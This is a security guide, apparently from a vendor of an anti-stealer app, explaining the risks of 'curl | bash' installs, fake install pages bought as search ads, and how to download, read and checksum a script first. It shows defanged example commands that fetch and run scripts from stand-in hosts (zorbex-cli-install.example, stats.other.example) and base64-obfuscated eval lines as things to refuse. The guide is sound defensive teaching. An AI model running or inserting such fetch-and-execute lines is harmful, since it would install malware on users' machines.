Is curl pipe bash safe? How to check before you run it
Is curl pipe bash safe? Only as safe as the page you copied it from and the server it names. How to read, verify and run an install script, and when to skip it.


Is curl pipe bash safe? It is the line that ends curl -fsSL <address> | bash: it downloads a script and hands it straight to your shell, which runs it with every permission you have. Homebrew, Rust and Claude Code all tell you to install that way, so the habit is everywhere. That is exactly why attackers copy it.
In 2026, researchers found fake install pages for Homebrew and Claude Code, bought as search ads, that showed the same kind of one-line command with a different address in it. Pasting it ran a stealer that took browser logins, wallets and, in one case, SSH and cloud keys. This guide shows how to tell the difference, how to read a script before it runs, and which installs do not need a script at all.
What does curl | bash actually do?
curl | bash downloads a text file from a web address and runs it as a program, in one step, without ever saving it where you can look at it. The four letters you type trust four things you cannot see:
The flags in curl -fsSL are ordinary: -f fails on an HTTP error instead of saving an error page, -s hides the progress bar, -S still shows errors, and -L follows redirects. Nothing in them checks the content.
Two details make the pipe worse than a plain download. First, bash does not wait for the whole script: it runs each line as it arrives, so a download that breaks halfway leaves a half-run installer.
Second, a server can tell the difference between you looking at a script and you piping it. A 2026 write-up by Thomas Ferdinand shows how: when bash pauses to run a slow command, curl's buffer fills and the server sees the delay, so it can send a different continuation. Looking at the address in your browser first proves nothing about what the pipe receives. HTTPS does not change that: it secures the connection to the server, not the server's choices.
When is a curl | bash install fine?
A curl | bash command is fine when it comes from the vendor's own documentation, you reached that page yourself, and the domain in the command is the vendor's. That describes Homebrew, rustup and Claude Code: each publishes the command on its own site, and it is the way many people install them every day.
Fine is not the same as risk-free. The risk you accept is that the vendor's server, and everything between its maintainers and your computer, is intact today. It has gone wrong before. Codecov's Bash Uploader, a script that thousands of build systems ran, was quietly modified between January and April 2021 to send out the environment variables of the machines that ran it. It was found when a customer compared the checksum Codecov published on GitHub with the one of the file they downloaded. That one comparison, which a pipe makes impossible, is the whole case for the steps below.
Many vendors now offer a better path next to the one-liner. Claude Code's own setup page lists the script, a Homebrew cask, WinGet, and signed apt, dnf and apk repositories, and publishes a signed manifest of checksums with the key's fingerprint. Homebrew offers a .pkg installer for interactive or managed installs. When a vendor gives you a choice, the one your package manager verifies is the safer one.
How attackers use curl | bash against you
Attackers do not need to break a vendor. They only need you to paste the wrong line, and the one-line habit makes the wrong line look right. Security researchers named this InstallFix: a cloned install page, reached through a search ad, with a command that is close to the real one.
Push Security described it in March 2026 with fake pages for Claude Code, Homebrew and other developer tools, shown above the real documentation as sponsored Google results. Hunt.io found fake Homebrew pages where only the domain in the command had changed, and 49 similar pages built the same way. In May, Trend Micro reported ads bought for the search "Claude Code install". In August, Huntress traced a Mac intrusion to a sponsored result that led to a page under the real claude.ai address: a shared conversation, dressed up as an Apple Support install guide. A correct-looking address bar is not proof.
Here is how it looks from your side, with a made-up tool:
- 1You search for how to install a tool, and click the first resultThe top result is an ad. Attackers buy the exact words you would search.install zorbex cliAllImagesVideosNewsZorbex-cli-installzorbex-cli-install.exampleSponsored1Install Zorbex CLI in one lineSponsored. Copy the command and paste it in your terminal.Docsdocs.zorbex.example/installZorbex CLI documentationThe vendor's own installation guide.
- 1An ad, ranked above the real documentation
- 2The page looks like the vendor's and has one command to copyOnly the address differs from the real command, and it is easy to miss.Docs, Download, Pricing
Install Zorbex CLI
Open your terminal and run:
curl -fsSL hxxps://zorbex-cli-install.example/get.sh | bashCopy2- 1Not the vendor's domain
- 2Copies one line. It runs before you have read it
- 3You paste it, and it looks like a normal installThe script prints friendly progress while it works.Windows PowerShellTerminalTerminal
PS C:\Users\you>you@MacBook ~ %you@laptop:~$irm hxxps://zorbex-cli-install.example/get.ps1 | iex1
Installing Zorbex CLI 2.4.1...
Done.
- 1Downloads text and runs it at once. Nothing is saved to read
Windows PowerShellTerminalTerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$curl -fsSL hxxps://zorbex-cli-install.example/get.sh | bash1
Installing Zorbex CLI 2.4.1...
Done.
- 1Downloads a script and runs it at once. You never see its contents
- dangerIt reaches for what you are logged in toIt runs as you, so everything you can open, it can open.
What the script takes from you
- Every saved browser passwordEmail, GitHub, cloud consoles, exchanges
- Your logged-in sessionsAccounts open without a password or 2FA code
- Your crypto walletsEmptied for good: a transfer cannot be undone
- SSH and cloud keysYour servers and your projects
Gone in seconds, while the install screen says Done.
With antitheft
With antitheft, the stealer is stopped at your passwords
- Caught the moment it reaches for your passwords or wallets
- On Linux refused before the file opens, on Windows and macOS stopped right after
- Even the most advanced malware, the kind no antivirus has seen yet
- Touched
 Google Chrome - Saved passwords
- Type
- Storage access
- Touched
- Google Chrome - Saved passwords
- Type
- Storage access
- Touched
- Google Chrome - Saved passwords
- Type
- Storage access
Keep stealers out of your passwords and wallets
- Guards passwords, browser logins and wallets
- Stops malware your antivirus misses
- On Windows, macOS and Linux
Here is exactly what that alert covers. On Linux, the antitheft app refuses any program that is not the owner when it reaches for browser passwords, logins, session cookies and wallets, and that includes a program a script started. On Windows and macOS it stops that program the moment it touches them. The script itself still runs, because from the system's view you started it yourself, as you.
The habits below come first: they keep the script from running at all.
For power usersWhy the paste warning is not a defense
Microsoft notes that scripts launched through Terminal do not get the Gatekeeper checks (signing, notarization) that apps opened through Finder can. macOS Tahoe 26.4 added a warning that can block a paste into Terminal ("Possible malware, paste blocked"), but Apple has not documented which commands trigger it, and Malwarebytes reported the same unknown. Treat it as a second chance, not a check you can rely on.
How to check a script before you run it
To check an install script, download it to a file instead of piping it, read it, compare its checksum with the vendor's published one, and only then run that exact file. Running the file you read closes the two gaps the pipe leaves open: the server cannot change its answer between your look and your run, and a broken download cannot half-run.
This takes about two minutes. None of the commands below run the script.
- 1Get the command from the vendor's own site, never from an ad or a chatType the vendor's address or use a bookmark. Look for a package manager option on the same page.Docs, Download, Pricing
Install Zorbex CLI
Homebrew, WinGet, apt or the install script. Pick one.
curl -fsSL https://get.zorbex.example/install.sh | bash- 1The vendor's own domain, typed by you
- 2Download the script to a file, and run nothingNo output means it worked. The file is just text sitting in your folder.Windows PowerShellTerminalTerminal
PS C:\Users\you>you@MacBook ~ %you@laptop:~$Invoke-WebRequest -Uri https://get.zorbex.example/install.ps1 -OutFile install.ps11
- 1Saves the text to install.ps1. Nothing runs
Windows PowerShellTerminalTerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$curl -fsSL -o install.sh https://get.zorbex.example/install.sh1
- 1Saves the text to install.sh. Nothing runs
- 3Read it in a text editor, as you would read a recipeA normal installer is short and boring: it downloads the program from the vendor's own domain and puts it in a folder.install.ps1
1$Base = "https://get.zorbex.example/releases/2.4.1"
2Invoke-WebRequest "$Base/zorbex-win.exe" -OutFile "$env:LOCALAPPDATA\zorbex\zorbex.exe"
3Downloads the program from the vendor's own domain, into your own folder.
install.sh1set -eu
2BASE="https://get.zorbex.example/releases/2.4.1"
3curl -fsSL "$BASE/zorbex-$(uname -m)" -o "$HOME/.local/bin/zorbex"
4chmod +x "$HOME/.local/bin/zorbex"
5Downloads the program from the vendor's own domain, into your own folder.
- 4Stop on anything you cannot read or did not expectScrambled text and calls to a second domain are the two things to stop on.install.ps1 (a script to refuse)
1powershell -EncodedCommand UABsAGEAYwBlAGgAbwBsAGQAZQByAA==1
2iwr hxxps://stats.other.example/p | iex2
- 1Scrambled on purpose. A vendor has no reason to hide what it runs
- 2Runs more text from a different domain: stop
install.sh (a script to refuse)1eval "$(echo cGxhY2Vob2xkZXI= | base64 -d)"1
2curl -s hxxps://stats.other.example/p | sh2
- 1Scrambled on purpose. A vendor has no reason to hide what it runs
- 2Runs more text from a different domain: stop
- 5Compare its fingerprint with the one the vendor publishesIf the vendor lists a SHA-256 on its own site or release page, the two values must match exactly.Windows PowerShellTerminalTerminal
PS C:\Users\you>you@MacBook ~ %you@laptop:~$Get-FileHash install.ps1 | Format-List
Algorithm : SHA256
Hash : CD8DA02B6ADDDCFD9318E50906F4498534FCFAD4381737BC50D3B801354925B21
Path : C:\Users\you\install.ps1
- 1Compare every character with the vendor's page. One different character means stop
Windows PowerShellTerminalTerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$shasum -a 256 install.sh
cd8da02b6adddcfd9318e50906f4498534fcfad4381737bc50d3b801354925b2 install.sh1
- 1Compare every character with the vendor's page. One different character means stop
Windows PowerShellTerminalTerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$sha256sum install.sh
cd8da02b6adddcfd9318e50906f4498534fcfad4381737bc50d3b801354925b2 install.sh1
- 1Compare every character with the vendor's page. One different character means stop
- safeRun the file you checked, as your normal userThe file cannot change now, and if the script asks for sudo you know why.Windows PowerShellTerminalTerminal
PS C:\Users\you>you@MacBook ~ %you@laptop:~$.\install.ps11
Installing Zorbex CLI 2.4.1...
Done.
- 1The exact file you read and checked
Windows PowerShellTerminalTerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$bash install.sh1
Installing Zorbex CLI 2.4.1...
Done.
- 1The exact file you read and checked
The hash step is only as good as where the expected value comes from. If the vendor publishes it, take it from the vendor's own site or release page, not from the same place you got the script. If it publishes nothing, skip the step and rely on reading. A mismatch means do not run it: that is the Codecov check, and it is what caught that incident.
On Windows, a downloaded .ps1 may refuse to run. PowerShell's execution policy is the reason: with no policy set, Windows clients default to Restricted, which blocks all script files. Microsoft calls the policy a safety feature and not a security boundary, since typing the script's contents at a prompt gets around it, which is also why irm | iex ignores it. Do not loosen your whole machine for one script. Use the vendor's winget package or signed installer instead.
For power usersWhat the checks do and do not prove
curl -fsSL -o install.sh <address>:-owrites to a file instead of the screen, so nothing is executed. Add--proto '=https' --tlsv1.2(as the Rust installer's command does) to refuse a downgrade to plain HTTP.bash -c "$(curl -fsSL <address>)", the form Homebrew uses, waits for the whole download before running, so a cut connection cannot half-run it. It is still unreviewed code, so the same inspection applies.sha256sum -c: put the vendor's value and name in a file as<hash> install.sh, runsha256sum -c thatfile(orshasum -a 256 -con macOS) and readinstall.sh: OK.- A matching checksum proves the file is the one the vendor published. It does not prove the vendor's published value was not changed together with the file, which is why a signature (the signed manifest Claude Code publishes, checked with
gpg --verify) is stronger. - Reading proves what this script does, not what the programs it downloads next do. A script that fetches a second program from a domain that is not the vendor's is the line to stop on.
- Never
sudo bashfirst. Run as your user, and read what the script says it needs administrator rights for.
curl | bash or a package manager: which is safer?
A package manager install is safer than an install script when the vendor offers it, because the package manager checks a signature on what it installs and keeps a record you can undo. A script checks nothing and leaves nothing to undo. Roughly, from most to least checked:
- A signed repository (apt, dnf, apk) with the vendor's key fingerprint: the package manager verifies every package. Claude Code publishes these and tells you to check its key against the fingerprint on its page.
- A package manager or store such as Homebrew casks or WinGet: someone else's review and your tool's integrity checks, and a clean uninstall.
- A vendor installer (
.pkg,.msi, a signed.exe): your system can check its signature, and macOS and Windows show you the publisher before it runs. - Download, read, verify, run the script: the steps above.
curl | bashstraight from a page: the one-liner, with nothing between you and a bad day.
Trend Micro's advice after the Claude Code ads is the same: prefer official package managers over scripts from third-party sites, and do not copy commands from pages reached through sponsored results. Installing with a package manager is also a case where antitheft does more: on Linux, what a package's install script runs is refused your browser passwords, logins and wallets, and cannot add itself to the places that start with your computer. That covers package-manager installs and not a script piped into bash.
For a worked example of checking a package before installing it, see how to check if an npm package is safe.
What to do if you already ran a script you did not trust
If you ran a script from an ad, a chat answer or a page you cannot vouch for, treat the computer as if a stealer ran. A script from a vendor's own page that matches its published checksum needs no action.
- Disconnect the computer from the internet.
- From a different, clean device, move your crypto first. Create a new wallet with a new seed phrase and send your funds there. A transfer cannot be reversed.
- Change your email password first, then your banking, exchanges, password manager and social accounts, and sign out of every session so stolen logins stop working.
- Rotate developer secrets: SSH keys, cloud keys, GitHub and package registry tokens, and the values in
.envfiles. antitheft shows you which apps read them; until you have rotated them, treat them as exposed. - Look for what it left behind: new startup items, scheduled tasks, launch agents or cron jobs you did not create.
- Reinstall the system before you trust the computer again. What to do if your passwords were stolen covers the accounts.
How to protect yourself from malicious install scripts
Protection here is mostly a habit: the command has to come from the vendor's own site, and you should not run it as one unread line. These six habits cover almost every case:
- Never use a command from an ad, a chat answer or a message. Go to the vendor's site by its own address or a bookmark.
- Compare the domain in the command with the vendor's, letter by letter. Hunt.io's fake Homebrew pages changed one domain and nothing else.
- Prefer a package manager or a signed installer when the vendor offers one.
- Download, read and verify a script before you run it.
- Do not use
sudofor the first run. - Stop at anything scrambled, at a second download from another domain, or at anything you do not understand.
On top of the habits, antitheft is the safety net for the moment one of them fails. On Linux, only the app that owns your browser passwords, logins, session cookies and wallets can open them, so a program an unread script started is refused; on Windows and macOS antitheft stops it the moment it touches them. Its Activity view shows you which programs opened your SSH keys, .env files and developer tokens. It does not replace your antivirus or the habits above.
If the fake page reached you through a search ad, fake ads for real apps explains how to spot a poisoned result, and the fake CAPTCHA scam is the same paste-and-run trick with a different costume.
Questions people ask
Is curl | bash safe?
It is as safe as the page you copied the command from, the server it names and the connection in between, and you cannot check any of them once it runs. With a vendor's own documentation, typed or bookmarked by you, the risk is the vendor's own security. With a command from an ad, a chat answer or a page you reached through search, it can be an attack. Download the script to a file, read it, then run the file.
Is curl | sudo bash worse?
Yes. sudo gives the script every permission on the computer, not just your own files, so a bad script can install itself system-wide and change anything. Run an installer as your normal user first. If it says it needs administrator rights, read the script to see what it does with them before you agree.
Does HTTPS make curl | bash safe?
HTTPS proves you reached the server the address names and that nobody changed the data on the way. It says nothing about what that server chooses to send, or whether the address is the one you meant. A look-alike domain has a perfectly valid HTTPS lock, and a server can send one script to a browser and another to curl | bash.
Why do Homebrew, Rust and others tell you to use curl | bash?
Because it works on every system with one line and no account, and because the vendor controls the server. Homebrew, rustup and Claude Code all publish such a command on their own sites. The pattern is not the problem. The problem is that attackers copy the same one-line look, and the one-line habit gives you no way to tell the real command from the fake.
How do I read an install script before running it?
Download it without running it (curl -fsSL -o install.sh <address> on macOS and Linux, Invoke-WebRequest -Uri <address> -OutFile install.ps1 on Windows), open it in a text editor or with less install.sh, and check where it downloads from, what it changes and whether anything is scrambled. If you cannot read a part of it, do not run it.
Is irm | iex on Windows the same thing?
Yes. irm <address> | iex downloads text and runs it at once, exactly like curl | bash. It also skips PowerShell's execution policy, because no script file is involved, and Microsoft says that policy is a safety feature, not a security boundary. The same advice applies: download to a file, read it, run the file.
Can antitheft stop a malicious curl | bash script?
It does not block the script and it does not read it. It protects what a stealer the script starts goes for: on Linux, only the app that owns your browser passwords, logins, session cookies and wallets may open them, so the stealer is refused even if nobody has seen it before; on Windows and macOS antitheft stops it the moment it touches them. Its Activity view also shows you which programs read your SSH keys, cloud keys, tokens and .env files, so you know what to rotate. Blocking of start-up entries covers package-manager installs on Linux only.
the short version
Is curl pipe bash safe? Only as safe as the page you copied the command from and the server it names, and the one-line form hides both. A vendor's own command from its own site is a normal risk. The same line from an ad, a chat answer or a search result can be an attack. Download the script to a file, read it, check its checksum if one is published, then run the file.
sources
- Push Security: InstallFix, weaponizing malvertised install guides (Mar 2026)
- Trend Micro: InstallFix and Claude Code, how fake install pages lead to real compromise (May 2026)
- Huntress: How a Google Search for Claude led to MacSync (Aug 2026)
- Hunt.io: Fake Homebrew pages deliver Cuckoo Stealer via ClickFix (Feb 2026)
- Microsoft Security Blog: ClickFix campaign uses fake macOS utilities lures to deliver infostealers (May 2026)
- Malwarebytes: New macOS security feature will alert users about possible ClickFix attacks (Mar 2026)
- Ferdinand: Why curl | bash is a dangerous bad habit (Apr 2026)
- Codecov: Bash Uploader security update (2021 incident, history only)
- Claude Code docs: Advanced setup (install methods, signed repositories, binary integrity)
- Homebrew: Install Homebrew (script, pkg installer)
- rustup.rs: install command and other installation options
- Microsoft Learn: about_Execution_Policies
- Microsoft Learn: Get-FileHash
- Microsoft Learn: Invoke-WebRequest (-OutFile)